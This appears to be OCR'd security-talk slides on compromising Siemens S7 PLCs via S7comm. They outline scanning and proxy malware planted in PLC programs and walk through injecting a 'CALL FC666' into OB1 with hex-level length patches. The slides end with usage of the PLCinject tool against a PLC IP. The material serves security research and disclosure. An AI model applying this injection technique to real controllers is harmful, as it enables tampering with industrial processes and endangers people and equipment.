
```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
BE
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

S7comm


S7comm

S7comm Protocol Structure



S7comm

Download Procedure



S7comm

Protocol details

Wireshark can dissect S7comm with the dissector available at

http://sourceforge.net/projects/s7commwireshark/

SCADACS

S7comm

Protocol details

Implementation of partial S7comm available at

http://snap7.sourceforge.net/

SCADACS

Attack Details


Attack Details

1. Instrumenting live PLC programs with scanning malware
2. SNMP scanning
3. Collecting the scan results
4. Instrumenting live PLC programs with proxy malware
5. Connecting to PLCs through the proxy malware

SCADACS

Attack Details I


Overview



PLC 1 is connected to the Internet

Attack Details II

Overview



Attacker downloads the main program block...

Attack Details

Overview


OB 1

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
```

- Example PLC code

Attack Details

Overview



- OB1 with prepended function call to FC 666

Overview

Before injection

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
BE
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
```

Overview

Injection

```
      CALL FC666          1. insert block call
      JU L1
L1:   A %I0.0
      A %I0.1
      O %I0.2
      = %Q0.0
      BE
00:   7070 0101 0108 0001 0000 0074 0000 0000
10:   02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:   0014 000a                   c000 c100
30:   ca00 d880 6500 0100 0014 0000 0002 0502
40:   0502 0502 0502 0502 0505 0505 0505 ...
```

Overview

Injection

```
      CALL FC666          1. insert block call
      JU L1
L1:   A %I0.0
      A %I0.1
      O %I0.2
      = %Q0.0
      BE
00:   7070 0101 0108 0001 0000 0074 0000 0000
10:   02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:   0014 000a fb70 029a 700b 0002 c000 c100
30:   ca00 d880 6500 0100 0014 0000 0002 0502
40:   0502 0502 0502 0502 0505 0505 0505 ...
```

Overview

Injection

```
      CALL FC666
      JU L1
L1:   A %I0.0
      A %I0.1
      O %I0.2
      = %Q0.0
      BE
```

1. insert block call
2. increase total block length

```
00:   7070 0101 0108 0001 0000 007C 0000 0000
10:   02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:   0014 000a fb70 029a 700b 0002 c000 c100
30:   ca00 d880 6500 0100 0014 0000 0002 0502
40:   0502 0502 0502 0502 0505 0505 0505 ...
```

Overview

Injection

```
      CALL FC666
      JU L1
L1:   A %I0.0
      A %I0.1
      O %I0.2
      = %Q0.0
      BE
```

1. insert block call
2. increase total block length
3. increase code length

```
00:   7070 0101 0108 0001 0000 007C 0000 0000
10:   02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:   0014 0012 fb70 029a 700b 0002 c000 c100
30:   ca00 d880 6500 0100 0014 0000 0002 0502
40:   0502 0502 0502 0502 0505 0505 0505 ...
```

PLCinject

PLCinject

Release

```
plcinject -c ip [-r rack=0] [-s slot=2] [-b block]
                [-p block] [-f dir] [-d]

-d      Display available blocks on PLC
-p      Block that has to be injected/patched with a call
        instruction: OBx, FBx or FCx on PLC, e.g. OB1
-b      Block to call
-f      Path to your block(s) you want to download
        to the plc


Example:

plcinject -c 10.0.0.1 -p OB1 -b FB1000 -f /home/user/PATH
```

